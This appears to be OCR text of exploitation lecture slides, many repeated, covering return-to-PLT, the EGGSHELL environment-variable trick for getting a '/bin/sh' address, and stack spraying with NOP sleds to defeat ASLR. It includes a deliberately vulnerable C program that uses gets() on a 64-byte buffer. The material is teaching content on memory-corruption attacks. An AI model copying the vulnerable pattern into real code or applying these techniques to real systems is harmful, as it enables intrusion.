


Return-to-PLT

```
#include <stdio.h>
#include <stdlib.h>

void foo (void) {
  char buffer[64];
  gets (buffer);
}

int main (void) {
  system ("ls /");
  foo ();
  exit (EXIT_SUCCESS);
}
```

Stack is **not executable**, but we can override it.
ASLR is enabled, so libraries are not static.

We **redirect the function calls to the PLT** which is static.




Return-to-PLT

```
#include <stdio.h>
#include <stdlib.h>

void foo (void) {
  char buffer[64];
  gets (buffer);
}

int main (void) {
  system ("ls /");
  foo ();
  exit (EXIT_SUCCESS);
}
```

Stack is **not executable**, but we can override it.
ASLR is enabled, so libraries are not static.

We **redirect the function calls to the PLT** which is static.




Return-to-PLT

```c
#include <stdio.h>
#include <stdlib.h>

void foo (void) {
  char buffer[64];
  gets (buffer);
}

int main (void) {
  system ("ls /");
  foo ();
  exit (EXIT_SUCCESS);
}
```

Stack is **not executable**, but we can override it.
ASLR is enabled, so libraries are not static.

We **redirect the function calls to the PLT** which is static.




Return-to-PLT

```c
#include <stdio.h>
#include <stdlib.h>

void foo (void) {
  char buffer[64];
  gets (buffer);
}

int main (void) {
  system ("ls /");
  foo ();
  exit (EXIT_SUCCESS);
}
```

Stack is **not executable**, but we can override it.
ASLR is enabled, so libraries are not static.

We **redirect the function calls to the PLT** which is static.

How to deal with the "/bin/sh" string?



The EGGSHELL Technique


The EGGSHELL technique is used when **the injection window is too small** to inject the payload.

We relocate the **payload inside a shell environment variable** which is stored higher in the stack with no size limit.

Without ASLR, the address of the EGGSHELL will be **static for any program spawned from the current shell**.

```c
#include <stdio.h>
#include <stdlib.h>

int main()
{
  printf("EGGSHELL at: %p\n", getenv("EGGSHELL"));
  return EXIT_SUCCESS;
}
```

```
#> export EGGSHELL="/bin/sh"
#> gcc -m32 -o getenv getenv.c
#> ./getenv
EGGSHELL at: 0xff80b458
#> ./getenv
EGGSHELL at: 0xffe4b458
```



The EGGSHELL Technique

The EGGSHELL technique is used when **the injection window is too small** to inject the payload.


We relocate the **payload inside a shell environment variable** which is stored higher in the stack with no size limit.

Without ASLR, the address of the EGGSHELL will be **static for any program spawned from the current shell**.

```
#include <stdio.h>
#include <stdlib.h>

int main()
{
  printf("EGGSHELL at: %p\n", getenv("EGGSHELL"));
  return EXIT_SUCCESS;
}
```

```
#> export EGGSHELL="/bin/sh"
#> gcc -m32 -o getenv getenv.c
#> ./getenv
EGGSHELL at: 0xff80b458
#> ./getenv
EGGSHELL at: 0xffe4b458
```

We still have to deal with the ASLR!




Stack Spraying Technique

The **stack spray** technique is used to make exploitation more reliable or to **workaround the ASLR**.

We create a large area filled with a neutral character (*e.g.* NOP) called **the spray**, followed by the payload, such that if you hit any character of the area it will lead to the payload (*e.g.* a NOP-sled).

Then, we choose a target address that the area can cross with a high probability. Larger is the area, higher is the probability to hit the spray area.

There are several types of spray depending where it takes place: Stack-spray, Heap-spray, JIT-spray, ...




Stack Spraying Technique

The **stack spray** technique is used to make exploitation more reliable or to **workaround the ASLR**.

We create a large area filled with a neutral character (*e.g.* NOP) called **the spray**, followed by the payload, such that if you hit any character of the area it will lead to the payload (*e.g.* a NOP-sled).

Then, we choose a target address that the area can cross with a high probability. Larger is the area, higher is the probability to hit the spray area.

There are several types of spray depending where it takes place: Stack-spray, Heap-spray, JIT-spray, ...




Stack Spraying Technique

The **stack spray** technique is used to make exploitation more reliable or to **workaround the ASLR**.

We create a large area filled with a neutral character (*e.g.* NOP) called **the spray**, followed by the payload, such that if you hit any character of the area it will lead to the payload (*e.g.* a NOP-sled).

Then, we choose a target address that the area can cross with a high probability. Larger is the area, higher is the probability to hit the spray area.

There are several types of spray depending where it takes place: Stack-spray, Heap-spray, JIT-spray, ...




Stack Spraying Technique

The **stack spray** technique is used to make exploitation more reliable or to **workaround the ASLR**.

We create a large area filled with a neutral character (*e.g.* NOP) called **the spray**, followed by the payload, such that if you hit any character of the area it will lead to the payload (*e.g.* a NOP-sled).

Then, we choose a target address that the area can cross with a high probability. Larger is the area, higher is the probability to hit the spray area.

There are several types of spray depending where it takes place: Stack-spray, Heap-spray, JIT-spray, ...




Stack Spraying Technique

The **stack spray** technique is used to make exploitation more reliable or to **workaround the ASLR**.

We create a large area filled with a neutral character (*e.g.* NOP) called **the spray**, followed by the payload, such that if you hit any character of the area it will lead to the payload (*e.g.* a NOP-sled).

Then, we choose a target address that the area can cross with a high probability. Larger is the area, higher is the probability to hit the spray area.

There are several types of spray depending where it takes place: Stack-spray, Heap-spray, JIT-spray, ...




Stack Spraying Technique

The **stack spray** technique is used to make exploitation more reliable or to **workaround the ASLR**.

We create a large area filled with a neutral character (*e.g.* NOP) called **the spray**, followed by the payload, such that if you hit any character of the area it will lead to the payload (*e.g.* a NOP-sled).

Then, we choose a target address that the area can cross with a high probability. Larger is the area, higher is the probability to hit the spray area.

There are several types of spray depending where it takes place: Stack-spray, Heap-spray, JIT-spray, ...




Stack Spraying Technique

The **stack spray** technique is used to make exploitation more reliable or to **workaround the ASLR**.

We create a large area filled with a neutral character (*e.g.* NOP) called **the spray**, followed by the payload, such that if you hit any character of the area it will lead to the payload (*e.g.* a NOP-sled).

Then, we choose a target address that the area can cross with a high probability. Larger is the area, higher is the probability to hit the spray area.

There are several types of spray depending where it takes place: Stack-spray, Heap-spray, JIT-spray, ...



